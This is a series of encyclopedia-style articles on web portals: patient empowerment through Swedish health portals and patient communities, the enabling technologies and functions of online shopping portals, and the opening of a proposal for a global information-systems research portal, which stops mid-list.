As a researcher coming mainly from the social science and not medical science, it is natural to base an analytical discussion about empowerment on central thoughts on the concept of power. A modern definition of power tells us that power has to do with circumstances where one actor is able to make another actor perform against his or her will and interests (Lukes, 1974). Hardy and Leiba-O`Sullivan (1998) use Luke´s definition of power and explore it in terms of empowerment, in a way that could be very relevant to health portals too. They discuss how power is exercised by using various resources to influence the outcome of the decision-making processes. Several assumptions underlie this view of power. It says that all individuals are aware of their grievances and act upon them by participating in the decision-making process and using their influence to determine key decisions. We can find a whole range of possibilities related to health care where the physician brings different resources into the discussion (authority and information, etc) or hides information from the patient. Power could also be maintained by patients. They can abuse their power by giving the physicians spurious information for their own sake (to get drugs for example) or by misusing the health resources. The physician can also offer some information to the patient who becomes the sole decision maker. It is a situation that often is related to differences in cultures and deep values (e.g., Hofstede & Hofstede 2005) between paternalism and autonomy and between fidelity and humanity.

Power, rather than simply being exercised within decision-making processes, could also be used to exclude certain issues and patients from that process. Physicians could have the possibility to squeeze patients out and not let them come to the places where the decisions are made.

What both these two dimensions of power are based on is a situation where all parties more or less know their status and their will. But what about if the patients do not know what is best for them because the communication has been distorted? What this third dimension of power tells us is the importance of investigating what the fundamental base is that takes place in the decision arena. The patients could be said to be duped, coerced, or manipulated into political inactivity (or the opposite way around) via a Web portal (or by not accessing one).

Inspired by these thoughts we can draw the scheme presented in Table 1.

The scheme can help us to analyse empowerment in the context of Web portals; for example, can patients gain access to the decision arena thanks to a portal, etc? By using such a scheme, we also say that technology performs in a determined way and is therefore, in principle, determinable. However, to understand Web portals and empowerment I suggest it could also be fruitful—in a quite pragmatic way—to loosen up such a view by linking the discussion to the insight that we also apprehend and constitute the world through a technological frame, which is not innocent in this context.

Table 1.

	First Dimension	Second Dimension	Third Dimension
Power of A over B.	Control of resources.	Control of decision-making processes.	Control of meaning.
Empowerment of B requires.	Acquisition of resources and ability to mobilize them.	Ability to gain access to the decision arena.	Consciousness-raising.

What I mean is that Web portals do not strictly answer this or that question, satisfy this or that demand, or extend this or that capacity. Rather, as Arnold (2003, p. 236) calls a substantive approach:

Technology works at a more fundamental level, it enframes the world such that the question is changed in a certain social context along with the answer, the need is changed along with its gratification, and direction is changed along with the mechanism.

So, a Web portal also enframes a particular brand of reality and functions therefore as a kind of knowledge making. This world is continually working to structure our thoughts and our thinking and acting processes.[1] The problem with the conventional way of regarding empowerment and Web portals is that the logic does not allow for opposite effects to be placed within the same effect frame. My argument is that an analytical discussion about Web portals and empowerment has much to gain from being complemented by a more—what could be called—dynamic approach. I will illustrate this by examples taken from two case studies—one focuses on Vårdguiden (Edenius & Westelius, 2004) and the other one on different patient communities[2] (Edenius & Åberg, 2005). Both of these case studies are based on interviews of users and owners of different health portals.

EMPOWERMENT AND HEALTH PORTALS: TWO MINI CASES

Vårdguiden

Vårdguiden is the Stockholm County Council's Web portal for health care and telephone consultation. The portal is a neutral arena where citizens in Stockholm can get information about the health care sector and get health care advice. What could be said to be unique with Vårdguiden, compared with most other Web health portals, is that it includes some interactive services. At the time of our study (2004), the portal included three such different communication services. Patients who had registered as users of the system could book, alter, and cancel appointments with physicians. They could also renew a prescription and renew registration on the sick list.

The patients really loved the portal. They said that they can reach health care in a good way thanks to the portal. The patients stress how thanks to the written language they have been able to communicate certain matters in different ways. They have been able to use the written discussion with the physicians as qualitative check. They can always go back to what they have discussed and the physicians´ answers. They also say that thanks to the portal they have gotten important information about their illnesses, information, and knowledge they can bring with them to their meeting with the health care. It is not a big leap to say—even if the analysis is quite schematic for illustrative purpose—that using the portal could help the patient in many different ways to become more empowered (cf. ability to mobilize resources, gaining access, and consciousness-raising). But, something else is going on at the same time. A more dynamic approach tells us something in addition.

Thinking in Terms of a Booking System

Several patients expressed a desire for more control over finding an appropriate date and time to see a physician. In the system, patients could request an appointment either morning or afternoon, adding a few sentences in free format. The reason for this (limited) selection of options was that the design group, while giving the patient some possibility to specify preferences, had decided to allow the health care provider considerable discretion in the booking procedure. However, the ability to request an AM or PM appointment did not decrease the patients' desire for an even more sophisticated time-booking system. One user said for example:

You could do it like the motor vehicle inspection site. There, you can decide on the date and the time. You can tick the time you want, and then it's yours.

In this case, the users only seem to be concerned with the functionality of the portal as a booking system. They do not view it as a means of making contact with their health care provider. Compared to their previous experiences with booking systems, this appointment booking system seemed rather constrained and afforded the user less control than other booking systems. However, the user demand for quicker service and greater control when utilizing the portal does have a basis. The user's knowledge of the application is created through making generalisations based on other applications they are familiar with.

Thinking About the Organisation of Health Care

As previously seen, the system generated a demand for further control. However, the way the patient uses the system also imparts knowledge about how the health care is administrated. We can say that the portal opened a gate through which you could see more clearly what was going on in the health care administration.

One comment concerns the use of communication channels, questioning the rationality of the health care providers:

But why can't they reply to an e-mail if they can talk on the phone? Then, they would be rid of the call and could attend to the e-mail instead.

A number of comments also concerned how the Web service put them in contact with the least booked doctor (and maybe the least experienced), and how the e-messaging channel of communication was believed not to match the existing routines at the hospital. The e-messaging service can also convey the impression that the administration does not work properly. As one patient said:

Getting a reply…I had a letter with an appointment time. I do not know how long it took, but I am sure that it was a number of days before I received the letter. I also received an e-mail, but it said that I would receive a letter by post. Then I had the feeling that one hand did not know what the other was doing.

This quotation conveys a sense that the Web portal is more of a black box than traditional ways of communicating with the health care provider in a potentially empowering way. This black box is disturbing to the users, and they want more control, or at least to be able to look into the box, to achieve increased transparency.

Patient Communities

There are many statements that could be interpreted as the patients having become empowered by participating in a patient community too. Actually, it lies at the heart of patient communities. As a vice president of a community said:

Take these pills and get back in 3 months', or 'we write a letter of introduction from a doctor to the doctor specialised in rheumatology,' this is hard to influence with IT but how you get there and are able to make those demands, that is what we are trying to support our members with ...

The information found on the portal is frequently very practical. *The portal* supports their members by giving them advice and writing out lists of questions the patients can ask when seeing a doctor. The patient community is also based to a high extent on different people actively sharing their experiences by communicating online. This is done by different Web-based tools such as writing messages in the *guest book*, discussing in a forum, or traditional chatting. Another example of Web-based communication is the function *question of the day*, which is one of the strongest signs that the patient community is expecting to have some kind of dialogue with their members. By sharing this kind of information, it could be said that the members become aware that they are not alone and understand that it is possible to demand things since they learn that many people have already asked, wondered, or requested the same thing. Relating these statements—tentative as they might appear—to the analytical scheme of empowerment tells us that the patient communities could indeed empower the patient, by giving them resources and the ability to use them, ability to gain access to the decision arena, and not at least by raising consciousness.

Now a more dynamic approach; the fact that the knowledge is shared, extended, and widely spread is one of the strongest tools for a patient to use in the role as an independent patient. The identity issue appears to be very important for the member since they get empowered by speaking the same *language* based on a mutual understanding, as one patient said:

It has been useful to me in situations when everything feels meaningless and you feel disappointed with the doctors…people who understand!

In this non-medical related information service, the patient community is providing an essential type of information, not clinically related to the disease, but to the human being behind the disease who is dependent on practical solutions for daily life. This information seems even more important for the member and contains practical tips, advice, and support on how to handle day-to-day things. The uniqueness about this kind of information is that, since it is not scientific, the health care does not give any information about it, even if these kinds of questions appear to be the most important ones to the patient. The members *talking* means that they teach each other and learn from each other when discussing different issues around the disease.

Another function of the patient community is to follow up on the information given to the patient in a medical/health situation. The instructions/information is corrected, adjusted, developed, and diversified by the patient community to suit the patient/member better. In a way, this means that they give the patient distance to what the health care informs them about. Which in turn means that the members' *new* knowledge leads them to act and think more freely than before, leading to more independence.

I have an example of a girl at a conference, we were suppose to have supper at 6 PM, but she came and said to me, 'I have to eat my supper at 5.30,' ok, 'why' I asked her, 'I have to eat at that time because that is what my doctor told me,' ok but we are going to eat at 6, 'no I have to eat at 5.30!' I told her to take a sandwich or something in the mean time to be able to wait for the dinner at 6…. This person was so focused on what the doctor told her, how she should live her life, instead of looking at 'what can I do to have a normal life in my situation?'

According to the previous quotations, we could say that patient communities are taking the lead and science is following. Since patient communities have the *empirical* experience, in that they hear, see, and understand the patients' problems in another way than health care does, you could say they are the ones *making the doctor's rounds* based on empirical research. Such as the patient community is responsible for a certain way of creating knowledge based on experience from members who have done this in reality and practised it over many years. The patient community is the *practical researcher*, like a pioneer in patients' knowledge of health care, however not under the flag of scientific knowledge. As formulated by a patient:

There are no medical doctors who will tell a patient who suffers from pollen allergy wanting to eat an apple, because it is common to suffer from cross-allergy against apples, if you run it in the microwave for one minute the proteins disappears. That is one thing, which if you are talking to the doctor they would never say something like that, we have different roles, but I think that it is our strength in this …

Hence, the point is that the patient community and its Web portal application can offer the patient something the public health care cannot. They give the patient different knowledge compared to health care in general. The patient community considers the members as individuals who are in need of practical advice and not only general information. That is why communicating, using the members' language and not that of medical professionals, is a winning concept. In more theoretical terms we can say that the patient communities can maintain (at least partly via the portal) an embedded and embodied kind of knowledge, which allows for the recognition of individual diversity and the relevance of particularity. It recognises a role for practical reasons as opposed to a health care that could more be described in disembodied and dis-embedded terms, supported by proliferation of different techniques that have a universal relevance and may be applied to any patient (cf. evidence based medicine).

FUTURE RESEARCH OPPORTUNITIES

From what is said previously, I don't argue that everything is on the move. Several authors have stressed, and believe in, the possibility for actors to manage dynamic meanings too (cf. Giddens 1979). Therefore, it is maybe time not only to discuss how people can reach empowerment through Web portals, but also how we can manage the new kind of knowledge, which using a portal will generate. In the case of Vårdguiden, it might be done with information to meet the patients' new knowledge. The illustration of patient communities shows a more complicated case where we can ask if the patients overall could be empowered, while health care is stuck in a rather clear modern scientific discourse. The question is difficult to deal with, but nonetheless important to focus on and to research further.

CONCLUSION

This article is an analytical attempt not only to capture the concept of empowerment in a health portal context, but also to expand such a discussion. Using a Web portal is an active framing process animated by forces, tensions, and interests. I have argued that the tricky concept of empowerment could be fruitfully empirically discussed, starting from three different dimensions of power. However, I have also argued that empowerment is not only a process of problem-solving or emancipating processes, but at the same time a process of problem-constructing and thereby making the concept of empowerment more extensive; compared to something that might be more or less reached thanks to a portal in a deterministic way. This is a far cry from the realist view of empowerment, but nevertheless also an important way for analysing and discussing empowerment in an empirical context. Hopefully, my illustrations could be one starting point to discuss how we can improve the potential of portals in line with human behaviour.

REFERENCES

Arnold, M. (2003). On the phenomenology of technology: The "Janus-faces" of mobile phones. *Information and Organization*, *13*, 231-256.

Cathain, A., Goode, J., Luff, D., Strangleman, T., Hanlon, G., & Greatbatch, D. (2005). Does NHS direct empower patients? *Social Science & Medicine*, *61*(8), 1761-1771.

Edenius, M., & Åberg-Wennerholm, M. (2005). Patient communities, ICT, and the future: An explorative study about patient communities and their status in the ICT-era. ITS, Porto, September.

Edenius, M., & Westelius, A. (2004). Patients' knowledge formations through a health care e-messaging system. *Journal of Human Resource Costing and Accounting*, *8*(1), 21-34.

Feenberg, A. (1999). *Questioning technology*. New York: Routledge.

Fergusson. (2004). *God bless my CML support group: An interview with Gabe Lewis*. Retrieved from www.furguson.report.com

Giddens, A. (1979). *Central problems in social theory*. Oxford University Press.

Hardy, C., & Leiba-O'Sullivan, C. (1998). The power behind empowerment: Implications for research and practice. *Human Relations*, *51*(4), 451-483.

Hofstede, G. H., & Hofstede, G. J. (2005). Cultures and organizations: Software of the mind. New York: McGraw-Hill.

Kapsalis, V., Charatsis, K., Georgoudakis, M., Nikoloutsos, E., & Papadopoulos, G. (2004). A SOAP-based system for provision of e-services. *Computer Standard & Interfaces*, *26*(6), 527-541.

Lukes, S. (1974). Power: A radical view. London: Macmillan.

Sciamanna, C., Clark, M., Diaz, J., & Newton, S. (2003). Filling the gaps in physician communication. The role of the Internet among primary care patients. *International Journal of Medical Informatics*, *72*(1-3), 1-8.

KEY TERMS

Deterministic Approach: Begins with science and technology and ends with social conditions.

Disembodied Knowledge: Knowledge that has a universal relevance.

E-Health: Computer-based health care and health care management.

Embodied Knowledge: Knowledge, which allows for the recognition of individual diversity and the relevance of particularity.

Empowerment: A process of gaining influence over events and outcomes.

Power: Circumstances where one actor is able to get another actor to perform against his or her will and interests.

Substantive Dynamic Approach: Technology enframes the world such that the question is changed in a certain social context along with the answer.

ENDNOTES

[1] What I really do is, in a quite pragmatic way, to use a blend of a theoretical orientation that is referred to as the "Social Construction of Technology" and a more "Substantive" approach (e.g., Feenberg, 1999)

[2] The Swedish Rheumatism Association, the Swedish Asthma and Allergy Association, and the Swedish Diabetes Association, including their Youth associations.

Enabling Technology and Functionalities of Shopping Portals

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INTRODUCTION

An electronic marketplace (e-marketplace) is a virtual space where buyers and sellers exchange goods and services (Bailey & Bakos, 1997). An e-marketplace that searches for and aggregates information from multiple vendors and presents information of related products and services to individual consumers is an example of a business-to-consumer (B2C) shopping portal. Many smart online shoppers start from a shopping portal that provides the added ability for a shopper to compare prices, read reviews, find deals, and even create a wish list or apply for credit cards. Examples of such sites include Yahoo! Shopping, bizrate.com, shopzilla.com, nextag.com, and the marketplace function of amazon.com, where new and used books from online vendors and individuals are listed and sold.

As those e-marketplaces are bringing about structural changes to how businesses are conducted online, interest in these markets has significantly increased (Ratnasingam, Gefen, & Pavlou, 2005). To help both marketing practitioners and system designers gain an understanding of the factors contributing to the success of any online shopping portal, this article discusses the enabling technologies of a Web portal and the key functionalities of these B2C shopping portals. This article reflects the current state of research and will shed light on future avenues of exploration.

BACKGROUND

The Web owes its growth to HTML, the HyperText Markup Language. Due to its open-platform and nonproprietary nature, it became the standard language of the World Wide Web. It uses markup tags to format text and other elements in a document that can be displayed on a wide range of Web browsers. Since January 2000, XHTML (eXtensible HyperText Markup Language) has replaced the last version of HTML (v. 4.01) to become the W3C (World Wide Web Consortium) recommended standard for Web site development.

HTML and Client Side Scripting

Even though HTML was a primary tool in creating Web pages, it has its limitations. HTML pages are static pages. The widespread use of the Internet by businesses and other organizations demanded dynamism of Web sites. A dynamic Web page enables different content to be displayed at different times, for different users, on different browsers, and in response to different user actions. A shopping portal is a dynamic Web application that includes personalization, search engines, member databases, shopping carts, user feedback forms, and customer rating and merchant reputation databases, among others. The technologies enabling these functions in a shopping portal include client-side scripting, server-side scripting, and server-side programming.

Interactivity of a Web page can be achieved through the use of client-side scripting such as JavaScript. Scripts are embedded in HTML documents between a pair of <script> and </script> tags. The typical output of a script is some text, images, or other elements inserted into the Web page in which the script is embedded. For example, once a user is logged into Yahoo!'s shopping portal, a function written in JavaScript generates a message that says "Welcome, (*user name*)." JavaScript can also create such eye-catching effects as rotating banners or slide shows as well as performing data validation on a form.

The use of client-side scripting provides a certain level of interactivity without increased traffic to the server. However, two major limitations with client-side scripting are that not all scripting languages are supported by all browsers and that the code is visible to the client on the Internet and thus could pose a potential security problem. Mobile and handheld devices may not interpret client-side scripts. Server-side scripting and programming resolve these problems and provide added capability in database operations.

Server-Side Applications

Server-side scripting functions as the following: when the server receives a request for a Web page containing server-side scripts, it will execute the embedded code first and send the output to the client without the client knowing there was script in the first place.

PHP (Hypertext Preprocessor) is a server-side scripting language. PHP code in a typical HTML page is inserted between the opening <? tag and the closing ?> tag. The PHP code is never exposed to the client (PHP, 2005).

Server-side scripting can also be written in other languages such as C, Visual Basic, and Perl. Common gateway interface (CGI) is a protocol that when combined with a scripting language such as Perl and PHP, enables server-side scripting that queries databases and generates reports.

Microsoft uses active server pages (ASP) to create dynamic Web applications. ASP evolved from server-side scripting to its current server-side programming within Microsoft's .NET framework. As a platform, with its current version being ASP.NET 2.0, it works with a number of programming languages including Visual Basic .NET and Visual C# .NET, and their successors in the new Microsoft Visual Studio 2005 suite. With the ActiveX data object model (ADO and ADO.NET) interfacing with databases, Web applications developed on the ASP.NET platform enable the exchange of data across the Internet (Walther, 2006). Recent developments also include Asynchronous JavaScript and XML (AJAX), which enables the exchange of small amounts of data between the client and the server so that the user perceives the application to be more responsive since there is no need to reload the entire page (Garrett, 2005).

In summary, server-side scripting and applications allow for delivery of better personalized Web pages such as a list of saved products on your wish list and more accurate query responses.

Web Services (WS)

Interfacing between a portal site and the subscribing vendors is achieved through Web Services, which were brought about by SOAP (simple object access protocol) (W3C, 2002). Residing in the transport layer of the ISO model, SOAP defines an envelope for carrying XML (eXtensible Markup Language) data across the Internet (W3C, 2000). WS applications allow business systems to connect and work with each other. For example, a marketplace vendor at www.amazon.com exposes, that is, allows to be interfaced, part of its catalog or product ordering application so that a visitor to www.amazon.com can view the products from that vendor and place items in a shopping cart without leaving the portal site. A WS application is a business-to-business application built upon open standards and it allows interoperability across platforms. Documentation of several case studies of how Microsoft's enterprise customers make use of WS can be found at its Web site (Microsoft WS, 2006).

In collaboration with IBM and Oracle, Sun Microsystems developed its Java-based Java EE (formerly J2EE) platform for programming Web services (Tyagi, 2005). Microsoft on the other hand, bundles Web services applications in its .NET framework, which works with ASP.NET and a number of programming languages such as Visual C# .NET and Visual Basic .NET. The current version of the .NET framework is .NET 2.0 in Visual Studios 2005 (Walther, 2006). Both Java EE and .NET have incorporated security and identity features in their packages, which ensure the integrity of data transmitted and the authentication of user identity.

KEY FUNCTIONALITIES OF A SHOPPING PORTAL

Web technologies surveyed in the previous section serve as the foundation of Web portals that meet the demands of their users in interactivity and dynamism. Summarily, with any Web site that interacts with its customers, the ease of navigation, the overall aesthetic appeal of the site, and the download speed are the basic areas of concern Web marketers have to pay attention to (Nielsen, 2004). The implementation of security mechanisms and consumer perceptions of security at any Web site, portals included, have a significant impact on trustworthiness of an online company. Nonetheless, e-marketplace portals have their own unique functionalities that make it more useful and valuable than other e-commerce Web sites. They include personalization, an intelligent search engine, and a merchant reputation system, among others. All of these functionalities require the implementation of advanced data-drive server-side applications.

Personalization

Personalization is to provide repeat customers a specialized Web page that incorporates information on goods and services that are most likely of interest to the customer. Personalization is a key aspect of a company's customer relationship management system (CRM) (Andre & Rist, 2002). While a personalized Web page may be generated through embedded client-side scripting, sophisticated personalization at a shopping portal requires server-side programming.

A portal site personalizes Web pages through explicit profiling and implicit profiling. Whereas explicit profiling relies on that the user is logged in and a personal profile has been provided in the database, implicit profiling uses information collected from the click streams such as pages visited, products reviewed, and time spent on these pages (Kumar, 2005). The response to a search query input by the user often signals the level of personalization a Web site is able to provide. For example, a personalized site will provide not only a list of products searched for, but also some featured products and recommendations based on explicit and implicit profiling.

Nonetheless, the heterogeneity of the product attributes may be an impediment for personalized product recommendation and preference tracking systems that are essential to an efficient brokering system, and thus the identification of some of the intrinsic generic attributes that relate significantly to customer preferences is a constant challenge to the engineers of a shopping portal (Guan, Chan, & Zhu, 2005).

Intelligent Search Engine

A product search engine is a necessity along with an easy-to-navigate product menu structure at a shopping portal. An intelligent agent can support a range of e-marketplace processes in helping to increase the efficacy for users and reduce their cognitive load (Singh, Salam, & Iyer, 2005). A shopping agent at a portal site offers the users a valuable tool for comparison shopping. When a customer submits a query through the search engine, the Web application on the portal's server interfaces with and searches the databases of the subscribing merchants and returns the results in an organized and concise results page. The reduction of search costs for the user is twofold—he or she receives information on not only competitive prices but also product reviews that often accompany these results. Such product reviews could potentially influence customer preferences of unfamiliar products and generate new businesses for the member merchants and thus increase the value of the portal site itself (Ganesh & Amit, 2003).

In conjunction with a personalization system, a shopping agent must deliver results that are perceived most responsive to the user in the competition amongst shopping portals. An example of such competition is that, in addition to offering price comparison at over 750 shops on millions of items, mycashback.com, an online shopping portal, offers users a cash rebate on their online purchases, which is funded by part of the commission it gets from online retailers (mycashback, 2005).

As the intelligent agents and data mining software evolve, firms are increasingly exposed to rival firms and undercutting competitor prices becomes more and more difficult (Sheng, Mykytyn, Litecky, & Allen, 2005). Development in the capability of competitive analysis on the Internet further underscores the importance of the responsiveness of an intelligent search engine and the relevancy and accuracy of the information it provides.

Merchant Reputation System

Comments from past customers are valuable to prospective consumers as consumers consider "word of mouth" information more objective and accurate (Taylor, 1974). In addition to providing price comparison and product reviews, a good shopping portal inevitably provides a merchant reputation system. Such a merchant reputation system is another aspect of the utility of a shopping portal in reducing a user's search costs.

These systems allow consumers to make informed decisions on the trustworthiness of the online merchants. In the absence of physical interaction between a customer and a virtual store, trust is an essential ingredient in establishing a meaningful relationship between customers and online businesses. A merchant reputation system that is perceived useful and valuable can have a powerful influence on consumer decision making. In the meantime, these systems allow merchants to build up a reputation that is otherwise hard to attain in the absence of face to face meetings with customers.

Such a reputation system certainly is not just an ad hoc collection of consumer comments. The successful adoption of reliable merchant reputation systems requires its accuracy, consistency, and reliability, which call for more research into fraud risk management and rating consistency (Wang, 2005).

CONCLUSION

This article provides an overview of the underlying technologies of an online shopping portal. It also discusses some of the major functions at a shopping portal. Future research in intelligent software agents continues to benefit the design for customization and responsiveness of shopping portals. For example, a genetic algorithm in identifying a feature weight set provides insight to understanding of customer preferences (Guan et al., 2005). Researchers continue to pursue the use of intelligent agents in creating transparency in e-marketplaces (Singh et al., 2005). With the emergence of mobile shopping portals, this area continues to present new applications, challenges, and research opportunities.

REFERENCES

Andre, E., & Rist, T. (2002). From adaptive hypertext to personalized Web companions. *Communications of the ACM*, *45*(5), 43-46.

Bailey, J., & Bakos, J. Y. (1997). Reducing buyer search costs: Implications for electronic marketplaces. *Management Science*, *43*(12), 1676-1692.

Ganesh, L., & Amit, P. (2003). Internet shopping agents: Virtual co-location and competition. *Marketing Science*, *22*(1), 85-107.

Garrett, J. J. (2005). *AJAX: A new approach to Web applications*. Retrieved from http://www.adaptivepath.com/publications/essays/archives/000385.php

Guan, S., Chan, T. K., & Zhu, F. (2005). Evolutionary intelligent agents for e-commerce: Generic preference detection with feature analysis. *Electronic Commerce Research & Applications*, *4*(4), 377-394.

Kumar, N. (2005). Personalization systems and their deployment as Web site interface design decisions. In Y. Gao (Ed.), *Web systems design and online consumer behaviour* (pp. 147-155). Hershey, PA: Idea Group Publishing.

Microsoft WS. (2006). *Web services case studies*. Retrieved April 8, 2006, from http://msdn.microsoft.com/webservices/webservices/understanding/casestudies/default.aspx

Mycashback. (2005). Mycashback promotes launch of price comparison service. *New Media Age*, 03/31/2005. p.4.

Nielsen, J. (2004). Top ten mistakes in Web design (updated 2004). Retrieved from www.useit.com/alertbox/9605.html

Parasuraman, A., Zeithaml, V. A., & Berry, L. (1988). SERVQUAL: A multiple-item scale for measuring consumer perceptions of service quality. *Journal of Retailing*, *64*(1), 12-40.

Ratnasingam, P., Gefen, D., & Pavlou, P. A. (2005). The role of facilitating conditions and institutional trust in electronic marketplaces. *Journal of Electronic Commerce in Organizations*, *3*(3), 69-82.

Sheng, Y. P., Mykytyn, P. Jr., Litecky, C. R., & Allen, G. (2005). Competitor analysis and its defenses in the e-marketplace. *Communications of the ACM*, *48*(8), 107-112.

Singh, R., Salam, A. F., & Iyer, L. (2005). Agents in e-supply chains. *Communications of the ACM*, *48*(6), 108-115.

Taylor, J. (1974). The role of risk in consumer behavior. *Journal of Marketing*, *38*, 389-398.

Tyagi, S. (2005). *Realizing strategies for document-based Web services with JAX-WS 2.0: Part 3 in a Series*. Retrieved from http://java.sun.com/developer/technicalArticles/xml/jaxrpcpatterns3/

W3C. (2002). *Web services activity*. Retrieved from http://www.w3.org/2002/ws/

W3C. (2000). *XML protocol working group*. Retrieved from http://www.w3.org/2000/xp/Group/

Walther, S. (2006). *Building ASP.NET 2.0 Web sites using Web standards*. Retrieved from http://msdn.microsoft.com/asp.net/reference/design/default.aspx?pull=/library/en-us/dnaspp/html/aspnetusstan.asp

Wang, M. (2005). Shopping agent Web sites: A comparative shopping environment. In Y. Gao (Ed.), *Web systems design and online consumer behaviour* (pp. 222-231). Hershey, PA: Idea Group Publishing.

KEY TERMS

Client-Side Scripting: Computer programs that are executed by the user's Web browser instead of the Web server.

E-Marketplace Portal: A virtual space where buyers and sellers exchange goods and services.

Intelligent Shopping Agent: Software that acts on behalf of a user in identifying products and services the user needs.

Personalization: The provision to repeat customers a specialized Web page that incorporates information on goods and services that are most likely of interest to the customer.

Shopping Portal: A business-to-consumer (B2C) e-marketplace portal that enables the search and aggregation of information from multiple vendors and presents information of related products and services to individual consumers.

Web Application: An application that delivers content to users from a Web server over the Internet or an intranet.

Web Services: A software program or system that supports interoperable interactions between computers over the Internet.

E

Encouraging Global IS Collaborative Networks with a Knowledge Portal

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INTRODUCTION

This article describes the proposed design, development, implementation and evaluation of an extensive interactive knowledge portal to support the global IT management community. The portal will provide universal access to a knowledge database and online collaborative tools, including a research lab and online educational materials and pedagogical tools. Specific objectives include support and facilitation of an ambitious program of collaborative research; a shared facility for storing large datasets; a platform for student use; tool development collaboration; interface with community leaders; a share data archive for course projects; supporting the complex, collaborative, and international network of academic and industrial global information technology communities. The objective of this article is to provide a template for those who are considering submissions to funding agencies for similar infrastructure development.

BACKGROUND

The Global Researchers Academic Sharing Portal (GRASP) is designed to be highly adaptive and Web-based for the purpose of advancing discovery and understanding of research and education in the GITR community. GRASP will contribute three major resources to the GITR community:

- A shared facility for storing and disseminating research papers and large datasets provided by the GITR community.
- Datasets, papers and group collaboration tools to enable academics, practitioners and students to build the infrastructure for GIT research and education.
- A collaborative online platform facilitating the development and support of a program of global IT management research.

Issues arising from the design, development and implementation of global IT/IS remain a source of concern for the global IT community of practice (researchers, educators, industry and government). To date, information sources for these constituents remain fragmented and difficult to find. Global IT research needs collaborative tools and access to shared data to address global IT systems management.

It is widely acknowledged that collaboration allows organizations to leverage scarce resources, reduce costs, link complementary competencies, and increase productivity. In the traditional scientific disciplines, social networks have evolved to enable scientists to communicate findings and share them with practice (Barabási, Jeong, Néda, Ravasz, Schubert, & Vicsek, 2002). Generally speaking, it has been reported that these research collaborations have increased research quality and citation impact (Frenken, Hölzl, & Vor, 2005), and Adams, Black, Clemmons, and Stephan (2005) report evidence that scientific influence increases with team size and institutional collaborations. Recent research shows that networks underlying collaborative knowledge production serve as vehicles of knowledge diffusion (Breschi & Lissoni, 2002; Singh, 2004). Thus, collaboration networks not only contribute to quality of knowledge, but also to its diffusion, enhancing their importance from a "community of science" perspective. Collaboration also provides division of labor and the opportunity to realize economies of scale, such as the costs of training and research infrastructure (Katz & Martin, 1997).

Research networks span institutions and, increasingly, geographical boundaries among countries as well as institutional boundaries (Patton, 2005; Preece, 2000).

According to Wagner (2005), this trend is leading to a blurring of the traditional boundaries and reflects knowledge production that takes place within "international epistemic communities sharing codes of communication and practice," rather than in geographically localized communities or institutionalized contexts (academia, industry, and government) as previously suggested by Nelson (1994).

Despite the fact that global IT research often requires integration between different knowledge bases, and different people at different institutions around the globe, collaborative tools to support creation of evolving complex networks in the IS research community are few and limited in functionality. For example, the principal provider of information and knowledge to the IS research community is ISWorld (www.isworld.org), a primarily static Web site that provides basic information to the IS community.

GRASP will complement the existing infrastructure of ISWorld by utilizing next-generation collaborative tools to enable the formation of emergent work groups and a more productive integrative approach to research collaboration by providing broad academic and educational support in the following ways:

- **Enhance Infrastructure for GITR Community:** GRASP will enable identification/creation of boundary-less collaborative groups among academic institutions, industries and governments, enabling synergy, relevance, and quality seamlessly through the provision of a central repository for data and collaborative research tools.
- **Broaden Participation of Underrepresented Groups:** GRASP will enable diverse research teams using transnational paradigms and methodologies enabled by boundary-less teams. It will promote IT research in underrepresented areas (e.g., Africa and South America) and regions where IT services and infrastructure are rapidly emerging (e.g., India and China) and supplement limited resources of smaller colleges, universities, minority population segments, and underdeveloped countries.
- **Enhance Infrastructure for Global IT Research and Education:** GRASP, while providing diverse, international resources and information tools for use in course development and content at graduate and undergraduate levels at academic and research institutions, will foster integration of research and education projects using a participative approach designed to lead to ownership and increased use by the community.

DEVELOPING GRASP

The aim of this project is to develop a user-centered global IT knowledge portal that goes beyond basic functions to include a sophisticated, dynamic database of global IT resources (data, calls for papers, upcoming conferences, conference proceedings, published journal articles, researcher contact information, research interests, news, emerging technologies, etc.), online seminars and workshops and a collaborative space to conduct and assess a program of research on global IT management in the form of an online collaborative research laboratory.

GRASP will customize and personalize information provided and group participants by role to encourage joint group projects and cooperation through the following collaboration tools:

- E-mail
- Virtual meeting environments
- Instant messaging
- Chat rooms
- Bulletin boards
- E-conferencing (audio and video)
- Online seminars/workshops

The system will provide a central resource for collaboration among international researchers that will enable them to post and share:

- ideas by topic,
- raw data and results from research projects,
- working papers,
- conference papers, and
- published papers.


The vision of GRASP is to provide a single portal for worldwide researchers, educators, industry professionals and governmental agencies with:

- single sign-on,
- extensive customization (roles and workflow) and personalization,
- ease of adding channels—local and global, and
- object oriented, reusable, standard modules.

To realize this vision, the project team will:

- utilize appropriate hardware and services;
- develop back-end databases and repositories;
- develop an advanced knowledge management system;
- analyze and develop unique and customized user interfaces;
